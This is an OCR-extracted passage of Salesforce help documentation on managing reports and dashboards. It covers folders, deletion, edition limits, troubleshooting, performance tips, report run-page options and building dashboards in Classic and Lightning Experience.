
Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To hide unused reports:

- "Manage Custom Report Types"



Hidden report types don't show up when you use the search box on the Create New Report page.

If you hide all the report types in a folder, the folder is also hidden. However, if you later unhide the report type in the "Select Report Types to Hide" dialog box, users can see the folder.

Move a Report or Dashboard Between Folders

It's a good practice to keep reports and dashboards organized in folders that reflect their function and audience. You can drag and drop reports and dashboards from one folder to another.

Note: You need edit access to folders before moving items between them. Moving items using drag-and-drop isn't supported in accessibility mode.

Move a report or dashboard between folders by dragging from the list view to a report or dashboard folder on the Folders pane.

1. On the Reports tab list view, click and hold an item.

EDITIONS

Available in: Salesforce Classic


Available in: **All** editions except **Database.com**

USER PERMISSIONS

To view the Reports tab:
- "Run Reports"



2. Drag the item into its destination folder in the Folders pane.



As you drag an item across a folder, a green check mark (1) indicates that the item can be moved into the selected folder. Conversely, a red icon ( ) means that the item can't be moved into a selected folder.

Keep the following in mind when moving items:

- Drag one item at a time.
- You can't move items from installed AppExchange packages or standard report folders into other folders.
- Move reports into report folders and dashboards into dashboard folders.

Delete a Report

You can delete a selected report from the Reports tab or from its run page.

1. Delete a report in one of two ways:

Option	Description
To delete from the Reports tab	Next to the report, click > **Delete**.
To delete from the report's run page	Click **Delete**.

2. Click **OK**.

Deleted reports are moved to the Recycle Bin. You can't delete reports in others' personal folders. You also can't delete reports used by dashboard components or reporting snapshots unless you first delete the dashboard component or reporting snapshot.

SEE ALSO:

The Report Run Page

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete reports in My Personal Custom Reports folder:

- "Create and Customize Reports"

To delete reports in public folders:

- "Manage Public Reports"

Report Limits

As you report on your data, be aware of these limits and restrictions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

Salesforce Reports and Dashboards Limits

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Custom report types (Limits apply to all custom report types regardless of development status.)	N/A			50	200	2,000	400
Dashboard filters				3 per dashboard			
Dynamic dashboards per org	N/A				Up to 5	Up to 10	Up to 3
Field filters per report[1]	20						
Formulas per report	5						
Reporting snapshots	N/A			1[2, 3, 4]	1[2]	2[2]	1[2, 3, 4]
Scheduled dashboard refreshes	N/A				1[2]	2[2]	N/A
Scheduled reports per hour (Emailed reports can be up to 10 MB.)	N/A			1[2, 3, 5]	1[2]	2[2]	1[2, 3, 5]

[1] These limits apply to the report builder. If you're using the report wizard, the limit is 10.

[2] Up to 200 total.

[3] Off-peak hours (between 6 PM and 3 AM local time) only.

[4] Limited to one preferred start time per day.

[5] Limited to three preferred start times per day.

Salesforce retains historical data for the previous three months, plus the current month.

The following Salesforce Reports and Dashboards limits apply to all supported editions.

Report Limits

- The report builder preview shows a maximum of 20 rows for summary and matrix reports, and 50 rows for tabular.

- You can't have more than 250 groups or 4,000 values in a chart. If you see an error message saying that your chart has too many groups or values to plot, adjust the report filters to reduce the number. In combination charts, all groups and values count against the total.
- Reports display a maximum of 2,000 rows. To view all the rows, export the report to Excel or use the printable view for tabular and summary reports. For joined reports, export is not available, and the printable view displays a maximum of 20,000 rows.
  - Summary and matrix reports display the first 2,000 groupings when Show Details is disabled.
  - Matrix reports display a maximum of 400,000 summarized values.
  - Matrix reports display a maximum of 2,000 groupings in the vertical axis when Show Details is disabled. If there are more than 400,000 summarized values, rows are removed until the 2,000 groupings limit is met, then columns are removed until the number of summarized values moves below 400,000.
  - Matrix reports that return more than 2,000 rows don't show details. If you click **Show Details**, nothing happens. You can only view the report with details hidden.
- Up to five metrics display in the Lightning Experience report header. Metrics such as summarized fields appear in the order that they appear in the report, left to right. The grand total, when shown, always displays.
- When reports that have groupings are viewed in Salesforce1, they're converted to tabular reports.
- By default, reports time out after 10 minutes.
- In a joined report, each block can have up to 100 columns. A joined report can have up to 5 blocks.
- You can add up to 10 custom summary formulas to each block in a joined report. A joined report can have a total of 50 custom summary formulas.
- Each joined report can have up to 10 cross-block custom summary formulas.
- When you filter on standard long text area fields, such as Description or Solution Details, only the first 1000 characters of the field are searched for matches in reports.
- Only the first 254 characters in a rich text area or a long text area are displayed in a report.
- Summary fields on tabular, summary, and matrix reports can display up to 21-digits.
- Reports can't be filtered on custom long text area fields.
- Joined reports require that the new user interface theme is enabled. Users without the new theme are unable to create, edit, or run joined reports.
- Forecast reports include only opportunities that are set to close within the forecast period, except those assigned to the Omitted forecast category.
- Internet Explorer 6 is not supported for joined reports.
- Acceptable range for values: The maximum value allowed is 999999999999999. The minimum value allowed is -99999999999999.

Dashboard Limits

- A dashboard filter can have up to 50 options. By default, 10 options are enabled. Contact Salesforce to extend your limit.
- Each dashboard can have up to 20 components.
- It's not possible to filter on bucket fields. However, it is possible to use a report filtered on a bucket field on the dashboard page.
- A dashboard table or chart can display up to 20 photos.
- You must wait at least one minute between dashboard refreshes.

Report Type Limits

- A custom report type can contain up to 60 object references. For example, if you select the maximum limit of four object relationships for a report type, then you could select fields via lookup from an additional 56 objects. However, users will receive an error message if they run a report from a custom report type and the report contains columns from more than 20 different objects.

- You can add up to 1000 fields to each custom report type.

Reporting Snapshot Limits

- The maximum number of rows you can insert into a custom object is 2,000.
- The maximum number of runs you can store is 200.
- The maximum number of source report columns you can map to target fields is 100.

Filtering Limits

Only the first 255 characters in a custom text field count for filtering purposes.

Embedded Report Charts Limits

- You can have two report charts per page.
- You can only add report charts from the enhanced page layout editor. The mini console and the original page layout editor are not supported.
- On detail pages, users can refresh up to 100 report charts every 60 minutes.
- Your org can refresh up to 3,000 report charts every 60 minutes.

List View Limits

- Only the first 255 characters are shown for custom long text area fields in list views.

Bucket and Bucket Field Limits

- Each report can include up to five bucket fields.
- Each bucket field can contain up to 20 buckets.
- Each bucket can contain up to 20 values.
- Bucket fields are available for use only in the report where they're generated. To use a bucket in multiple reports, create the field for each report, or create a separate formula field for the object that's dependent on the bucket.

  Note: These limits don't apply to the use of Other as permitted within the bucket field's setup.

- Buckets and bucket fields aren't available for reports that include external objects.
- If a bucket field's source column has a custom index, and you filter by the bucket field, then the performance gains from the custom index are lost.

External Object Report Limits

If your report includes an external object, the results probably don't reflect the full data set. External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. A report that includes an external object fetches up to 2,000 records for the primary object and can encounter callout limits while fetching external object data. If the report results in few or no rows, try customizing the report to obtain more relevant external object rows.

Reports and Dashboards API Limits

The following limits apply to both the Reports and Dashboards REST API and Reports and Dashboards API via Apex.

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical trend reports are only supported for matrix reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your org can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.

- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.
- Your org can request up to 200 dashboard refreshes per hour.
- Your org can request results for up to 5,000 dashboards per hour.

SEE ALSO:

Reports and Dashboards: What's Different or Not Available in Lightning Experience

Troubleshoot Reports

Use these tips to help solve problems that arise when you're working with reports.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

1. Why can't I run a report on a custom or external object?
   Sometimes an object, its report types, or your access isn't set up completely.
2. Why do my chart labels overlap?
   Sometimes the labels for your charts can overlap and be difficult to read. There may be too much data in the same space, or the segments or wedges of the chart may be too small.
3. Why doesn't my report return any data?
   Check with your administrator to make sure that you have access to the records you're trying to report on. If you're still not seeing any results in your report, try casting a wider net.
4. Why can't I see formula options in report builder?
   If you can't see the **Add Formula** option in the Fields pane of report builder, change your report format to summary, matrix, or joined. Formulas don't show up for tabular reports.
5. Why doesn't my report return the data I expect?
   Check your filters, groupings, fields, report type, and role or user hierarchy to make sure that you are asking the right questions of your data.
6. What are some common report limits?
   Here are some common report limits. To see a full list of analytics limits, see the Salesforce Limits Quick Reference Guide.
7. Why am I getting an "obsolete report" error message?
   You may be trying to report on data that isn't available.
8. Improve Report Performance
   Many factors can cause a report to perform poorly or to time out. You can address most of them with simple changes, such as using the correct filter operators, applying more filters, and reducing the amount of data.

9. Why is an old role name appearing in the "role hierarchy" trail of my report?
   Changes to role names aren't automatically updated in reports. To see the latest role name, change the `Role name as displayed on reports` field for the role record.

SEE ALSO:

Report Considerations for Salesforce Connect—All Adapters

Why can't I run a report on a custom or external object?

Sometimes an object, its report types, or your access isn't set up completely.

If you can't run a report on a custom or external object, check with your admin that the following conditions are true.

- Reports are enabled on the custom or external object.
- You have access to the object and its records.
- The object and its custom report types are deployed.

Why do my chart labels overlap?

Sometimes the labels for your charts can overlap and be difficult to read. There may be too much data in the same space, or the segments or wedges of the chart may be too small.

To fix overlapping labels, try the following:

- **Enlarge the chart.** Change the chart size in the report to large or extra large or make the dashboard column wider.
- **Remove extra grouping levels.** Reduce the number of grouping levels by using a different chart type. For example, horizontal bar charts have fewer values than grouped horizontal bar charts.
- **Use horizontal charts.** Horizontal charts use different spacing than vertical charts. The advantage of the horizontal bar charts is that the chart can be extended vertically to show numerous groupings, though the width is fixed. Depending on chart settings, you can also display Chatter photos.
- **Change the scale.** Set the chart to use larger units. For example, show values as multiples of 1000 or 1000000.
- **Group small values.** Select the `Combine Small Groups into 'Others'` option for pie, donut, and funnel charts.

Why doesn't my report return any data?

Check with your administrator to make sure that you have access to the records you're trying to report on. If you're still not seeing any results in your report, try casting a wider net.

- Show more than your own records. For example, select **Show** > **All accounts**.
- Expand your time frame filters. For example, select All Time for `Range`, or select a broader custom range.
- Choose field filter operators carefully. If you select *`Account Owner equals John James`*, you limit potential results to exactly "John James." If you don't see the results you expect, consider expanding the selection by using *`Account Owner contains James`* instead.
- Check your filter logic. Make sure your combination of conditions isn't excluding all data.

Limiting your report can improve performance, but make sure you're not filtering out the data you want to see.

If your report includes an external object, the results probably don't reflect the full data set. External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. A report that includes an external object fetches up to 2,000 records for the primary object and can encounter callout limits while fetching external object data. If the report results in few or no rows, try customizing the report to obtain more relevant external object rows.

Why can't I see formula options in report builder?

If you can't see the **Add Formula** option in the Fields pane of report builder, change your report format to summary, matrix, or joined. Formulas don't show up for tabular reports.

Why doesn't my report return the data I expect?

Check your filters, groupings, fields, report type, and role or user hierarchy to make sure that you are asking the right questions of your data.

Filters

Make sure to include all the data you want. To change a report filter, hover over it and click **Edit** or **Remove**. Your filters display when you run your report; click **Edit** on that page to make additional changes.

Groupings

When you group by a field, you remove it from the details of the report. If you export the report, you see the field, though it does not appear in the detail area.

Fields

After checking your groupings, check your fields. If your report contains multiple related records—for example, an account, its opportunities, and their products—look at the detail pages for the account record, opportunity record, and product line item to ensure that the fields contain data. If the data isn't available in the format you want, work with your Salesforce administrator to add formula fields to get the data. When formula fields are added to an object, they appear in record detail pages and in reports.

Report Type

The report type selected may not be appropriate or the records anticipated may not share the relationship between objects required for the report type. When choosing a report, be sure you understand which fields are available in the report type.

If your report type includes both parent and child objects, but no child fields are used in a report, the report shows parent records whether they have a child record or not.

Hierarchy

Hierarchy options let you drill down to different data sets based on the role or user hierarchy. The selected hierarchy level, or its default role, may affect the data shown.

Note: Hierarchy applies to activity and opportunity reports.

External Objects

If your report includes an external object, the results probably don't reflect the full data set. External objects behave similarly to custom objects, except that they map to data that's stored outside your Salesforce org. A report that includes an external object fetches up to 2,000 records for the primary object and can encounter callout limits while fetching external object data. If the report results in few or no rows, try customizing the report to obtain more relevant external object rows.

What are some common report limits?

Here are some common report limits. To see a full list of analytics limits, see the Salesforce Limits Quick Reference Guide.

Feature	Limit	Editions Info
Bucket fields per report	Up to 5 (each bucket field can have 20 buckets)	Available in Enterprise, Unlimited, Performance, and Developer Editions.
Matrix reports	Up to 400,000 summarized values. Data exceeding this limit is not displayed.	Available in all editions.

Feature	Limit	Editions Info
Scheduled reports per organization	One or two per hour, based on edition	Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
Field filters per report	Up to 20	Available in all editions.
Formulas per report	Up to 5	Available in all editions.
Rows displayed in a report	Up to 2,000. To view all the rows, export the report to Excel or use the printable view for tabular and summary reports. For joined reports, export is not available, and the printable view displays a maximum of 20,000 rows.	Available in all editions.
Rows displayed in the report builder preview	Up to 20 rows for summary and matrix reports, and up to 50 rows for tabular	Available for all editions.

Why am I getting an "obsolete report" error message?

You may be trying to report on data that isn't available.

Data may be unavailable because:

- An object in the report isn't enabled for reporting anymore.
- A lookup relationship used by objects in the report has been deleted or modified.
- An object in the report has been deleted.
- You don't have "View" permissions for an object in the report.

Improve Report Performance

Many factors can cause a report to perform poorly or to time out. You can address most of them with simple changes, such as using the correct filter operators, applying more filters, and reducing the amount of data.

Watch this video for quick tips on Making Your Reports Run Faster (Salesforce Classic).

A report can take anywhere from a few seconds to several minutes to run. Occasionally, a report is so complex that it exceeds the timeout limit and fails. If the report is slow to load, it's usually because it is:

- Querying too many objects
- Dealing with intricate lookups
- Has too many fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

For example, say that you run a sales team and want to see how many Leads each of your salespeople has. You build a report that returns all the leads in your company. Now you have all the data you need, but also some that you don't, and your report takes a long time to run. To make your report run faster, filter it so that it only returns Leads assigned to your team. If you need your report to run even faster,

consider filtering by time. Do you need to see Leads from last year, or the year before? If not, add a second filter which scopes your report to this year only. Now your report runs as fast as lightning!

If you can't view a report and want to edit it to avoid the time-out, append `?edit=1` to the report URL. Doing so gets you into edit mode, where you can adjust the criteria. Try these tips to get your reports to run more efficiently.

- When filtering, use the `equals` or `not equal to` operators instead of `contains` or `does not contain`. For example, use *`Account Owner equals John James`*, not *`Account Owner contains John`*. Choose **AND** rather than **OR** for filter logic
- To narrow your report's date range, use time frame filters. For example, use `Last 30 Days` instead of `Current FY`.
- Set time frame filters by choosing a `Date Field` and `Range` to view. Only records for that time frame are shown.
- Reduce the number of fields in the report by removing unnecessary columns or fields.
- If you receive an error message saying that your activity report has too many results, filter on a picklist, text, or date field. Alternatively, rerun the report using a different activity data type such as "Activities with Accounts" or "Activities with Opportunities".
- Add time filters, scope filters, and filter criteria to the report to further narrow the results.

Why is an old role name appearing in the "role hierarchy" trail of my report?

Changes to role names aren't automatically updated in reports. To see the latest role name, change the `Role name as displayed on reports` field for the role record.

Get the Right Data into Your Report

A well-designed report helps you turn raw data into information people can act on. Summarize values and group them into meaningful categories, filter out irrelevant facts, and gather data about multiple objects at once.

Communicate Your Report Data Effectively

A report produces information in the form of a table. You can set up that table to help people scan quickly for the information they need. You can also add a graph to help users understand the data visually, and you can display the report's data on a dashboard.

SEE ALSO:

Show Report Data Graphically
Show Report Data in Tables

The Report Run Page

The Report Run page lets you control what happens to your report when you run it.

From the report run page, you can:

- Display a Chatter feed of updates and posts about the report.
- View `Report Generation Status`.
- Choose hierarchy options.
- Change top-level groupings using the `Summarize information by` drop-down.
- Change `Time Frame` and `View` options.
- Click **Run Report** to immediately run or schedule the report.
- Click **Show Details** to view all data or **Hide Details** to show only summary information.
- Click **Customize** to open the report in report builder.
- Print or export the report.
- Click **Subscribe** to set up report notifications, which notify you whenever certain metrics in the report meet your conditions.
- Click **Edit** next to the chart to change its properties, or click **Large**, **Medium**, or **Small** to change its size.
- Sort report results.
- Edit or clear applied filter criteria.
- For summary and matrix reports, filter selected rows by a particular field. Select the rows you want to view, choose a field to group by, then click **Drill Down**. For example, if you created an opportunity report that displays deals by industry, you can select the industries that are doing well and group by `Product Name` to see which products are selling in that industry. Click **Clear** to remove the drill-down filter.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Report Run Page Options

Limit Report Results

Report Run Page Options

Customize the report run page to support the specific information you need for the way you work.

The following fields and buttons are available from the report run page, depending on your setup.

Option	Description
Customize	Opens the report builder to help you customize the report.
Date Field	Choose date-specific information about the records: created date, last updated date, and date of last activity.
Delete	Deletes the report. Deleted reports are moved to the Recycle Bin.

Option	Description
Display Currencies Using	Determines the currency type for report subtotals and amounts in the "converted" column of any field. Available only for organizations using multiple currencies. Amounts in reports are shown in their original currencies, and report totals are displayed in your personal currency. To change the currency go to the report builder and click **Show** > **Currencies Using**, then select an active currency. For any amount, you can also choose to display the "converted" column (for example, "Annual Revenue (converted)"), which will show amounts in the selected currency.
Division	Determines the division of records to include in the report. Select --Current-- to show records in your current working division. Reports that are already scoped (such as My Cases or My Opportunity Team's Accounts) include records in all divisions. Available only if your organization uses divisions to segment data and you have the "Affected by Divisions" permission. If you do not have the "Affected by Divisions" permission, your reports include records in all divisions.
Drill Down	For summary and matrix reports, filter selected rows by a particular field. Select the rows you want to view, choose a field to group by, then click **Drill Down**. For example, if you created an opportunity report that displays deals by industry, you can select the industries that are doing well and group by `Product Name` to see which products are selling in that industry. Click **Clear** to remove the drill-down filter.
Export Details	Exports data from the report to a Microsoft® Excel spreadsheet or CSV (comma-separated values) file.
Hierarchy	Provides options to view the report data based on role or territory hierarchy. View data for an individual user, a role, or an entire organization. Available only for Professional, Enterprise, Unlimited, Performance, and Developer Editions.
Printable View	Lets you display the report in Microsoft Excel format, for easy printing.
Relationship to Opportunity	Specifies a scope based on opportunity ownership or opportunity team; limits the data in an opportunity report.
Range	Specifies a time period for a report. You can limit the data by specific dates using any standard or custom date field defined for the type of record in the report. Works with `From` and `To` fields.
Run Report	Regenerates the report data based on current report settings.
Save	Saves changes to one of your existing custom reports.
Save As	Saves parameter changes to any custom, standard, or public report under a new name, without altering the original report.
Show	Specifies which items to include in the report: just the records you own, or all records to which you have access. Use this option to see team data in your report.
Show/Hide Details	Toggles the display to show all information or just summary information.
Subscribe	Lets you subscribe to receive report notifications, whenever certain metrics meet conditions you specify.
Summarize information by	Provides subtotals for the fields you specify.

Option	Description
Units	Choose to view the age of a case in days, hours, or minutes. The age of an open case is the elapsed time from creation to the present. The age of a closed case is the elapsed time from creation to the closing time of the case.

SEE ALSO:

- The Report Run Page
- Creating a Custom Report

Get Started with Reports

Set up your reporting environment, use the report builder to create a basic report, and organize your reports to make it easy to find information when you need it. In most cases, you can start with a standard report and customize it to your needs.

You can report on any data you have read or read/write access to. The available data varies depending on your sharing model, but you can almost always report on data owned by or shared with users below you in the role hierarchy, regardless of your sharing model. (Certain sharing models do not allow this.) Salesforce offers two ways to report on information owned by you or users who report to you:

- Some reports have a `View` filter. Choose the "My team's" option, such as "My Team's Opportunities," to view data owned by you and users below you in the role hierarchy.
- Some reports, such as opportunity and activity reports, have **Hierarchy** links that allow you to drill down to different data sets based on the role or user hierarchy. If your organization uses territory management, in some reports these links are based on the territory hierarchy.

You can choose to sort the report by record owner or role when customizing the report.

SEE ALSO:

- Improve Report Performance
- Build a New Report
- Reports Give You Access to Your Data
- Standard Report Types

Reports Give You Access to Your Data

Use reports to leverage the data your organization has accumulated over time. You can examine your organization's data in almost infinite combinations, display it in easy-to-understand formats, and share the resulting insights with others via dashboards.

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access.

SEE ALSO:

- Customizing Reports
- Standard Report Types

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Dashboards

Dashboards help you visually understand changing business conditions so you can make decisions based on the real-time data you have gathered with reports. Use dashboards to help users identify trends, sort out quantities, and measure the impact of their activities. Before building, reading, and sharing dashboards, review these dashboard basics.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

As you prepare to curate your Salesforce data with dashboards, keep these tips in mind:

- Reports provide all the data shown in a dashboard. Dashboards can show data from more than one report.
- When refreshing a dashboard, all the data-providing reports must run. If the reports take a long time to run, then the dashboard does too.
- Dashboards are shared via folders. Whomever has permission to the folder your dashboard is saved in also has access to your dashboard. Ensure that you save your dashboard in an appropriate folder.

Before creating or reading a dashboard, familiarize yourself with these features and concepts.

Dashboard Editor

The Dashboard Editor is a visual, drag-and-drop tool which you use to create dashboards and edit existing ones. The Dashboard Editor is where you add, edit, and arrange dashboard components.

To launch the Dashboard Editor, click **New Dashboard**.

Components

Dashboards are made up of components. Each component contains a chart or metric which shows data from one report. Different components can show data from different reports.

Running User (Viewing As)

In Salesforce, different users have different permissions to access data. A dashboard only displays data that the dashboard's running user can access.

For example, say you're viewing a dashboard describing Leads. Emily is a sales operations manager who sees all Leads, and Marcus is a direct sales specialist who sees only the leads he owns. If Emily is the dashboard's running user, then the dashboard shows data about all the Leads in Salesforce. If Marcus is the running user, then the dashboard only shows data about Leads that Marcus owns.

1. Build a Dashboard

   When you're ready to share Salesforce data with colleagues, build a dashboard. Dashboards let you curate data from reports using charts, tables, and metrics. If your colleagues need more information, then they're able to view your dashboard's data-supplying reports.

2. Filter Your Dashboard

   Dashboard filters make it easy to provide different combinations of data from a single dashboard. You don't need separate dashboards for different sets of users — just give each group a filter that makes sense for them. When you use a filter on a dashboard, the filtered view is shown again the next time you visit the dashboard.

3. Choose Who People View a Dashboard As

   Say that your sales people can only view their own opportunities, but you'd like to review all opportunities closed in the last quarter. Create a dashboard and let people view the dashboard as you (or anyone else who can see all opportunities). When your sales people open the dashboard, they see info about all opportunities instead of only their opportunities. (Their data access in Salesforce remains unchanged. They can only see more data in your dashboard.)

4. Run and Then Read a Dashboard

   Click on a dashboard's name to run it. Dashboard charts are interactive, so be sure to hover and click on them to get more info!

5. Share a Dashboard
   A dashboards is the best way to share a curated, interactive set of data with colleagues.
6. Organize Dashboards
   Keep your dashboards at your fingertips by sorting them into folders and deleting unused reports. If you have a lot of reports, you can use the search field to find the one you need.
7. Dashboard Limits
   As you build dashboards of your data, be aware of these limits and restrictions.
8. Why Doesn't My Dashboard Display the Data I Expect?
   If you're not seeing data you expect, refresh for latest data, check that you have the right running user, and verify your dashboard data sources.
9. Dashboards Help You Visualize Complex Information
   Dashboards help you make decisions based on real-time data you've gathered with reports. Use dashboards to help users identify trends, sort out quantities, and measure the impact of their activities.

Build a Dashboard

When you're ready to share Salesforce data with colleagues, build a dashboard. Dashboards let you curate data from reports using charts, tables, and metrics. If your colleagues need more information, then they're able to view your dashboard's data-supplying reports.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

1. Build a Lightning Experience Dashboard
   Build a Lightning Experience dashboard to provide a graphical view of the data in your reports.
2. Build a Salesforce Classic Dashboard
   Build a dashboard to provide a graphical view of the data in your reports.
3. Working with Dashboards
   A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization.
4. Install the CRM Sample Dashboards from AppExchange
   Use these dashboards from the AppExchange as a starting point for building dashboards that meet your business needs.

Build a Lightning Experience Dashboard

Build a Lightning Experience dashboard to provide a graphical view of the data in your reports.

This topic is about creating dashboards for reports in Lightning Experience. For information on creating dashboards in Salesforce Classic or Wave Analytics, review these articles:

- Build a Salesforce Classic Dashboard
- Build Wave Dashboards

Tip: You can clone a dashboard to quickly create a dashboard with the same properties and components as the one you're viewing. Click **Clone**, modify the dashboard settings, and save.

1. If necessary, create the custom reports containing the data you want to display.

   Important: Be sure to store these reports in folders that your intended dashboard viewers can access.

2. From the Dashboards tab, click **New Dashboard**.
3. Name the dashboard.

   Optionally, provide a short description.
4. To add components to the dashboard, click **Add**.
5. Click **Save**, then click **Done**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:
- "Run Reports," "Manage Dashboards," AND "View All Data"

To create, edit, and delete dynamic dashboards:
- "Run Reports" AND "Manage Dynamic Dashboards"

Build a Salesforce Classic Dashboard

Build a dashboard to provide a graphical view of the data in your reports.

This topic is about creating dashboards for reports in Salesforce Classic. For information on creating dashboards in Salesforce Classic or Wave Analytics, review these articles:

- Build a Lightning Experience Dashboard
- Build Wave Dashboards

Tip: You can clone a dashboard to quickly create a dashboard with the same properties and components as the one you're viewing. Click **Clone**, modify the dashboard settings, and save.

1. Create the custom reports containing the data you want to display.

   Important: Be sure to store these reports in folders that your intended dashboard viewers can access.

2. Click the Dashboards tab.
3. Click **Go To Dashboard List**.
4. Click **New Dashboard**.

   To modify an existing dashboard, click its name from the list.

5. Customize your dashboard and click **Save**.

SEE ALSO:

Delete a Dashboard

Install the CRM Sample Dashboards from AppExchange

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create dashboards:

- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:

- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:

- "Run Reports," "Manage Dashboards," AND "View All Data"

To create, edit, and delete dynamic dashboards:

- "Run Reports" AND "Manage Dynamic Dashboards"

Working with Dashboards

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization.

Dashboard builder is a drag-and-drop interface for creating and modifying dashboards. You can use it to customize the whole dashboard, a column in the dashboard, or a component in the dashboard.

Tip: Dashboard builder uses a compressed page header to let you see more of the screen. To view your application tabs, simply close the builder or click the Salesforce logo.

To customize a dashboard, view it and click **Edit**.

Add a Dashboard Component

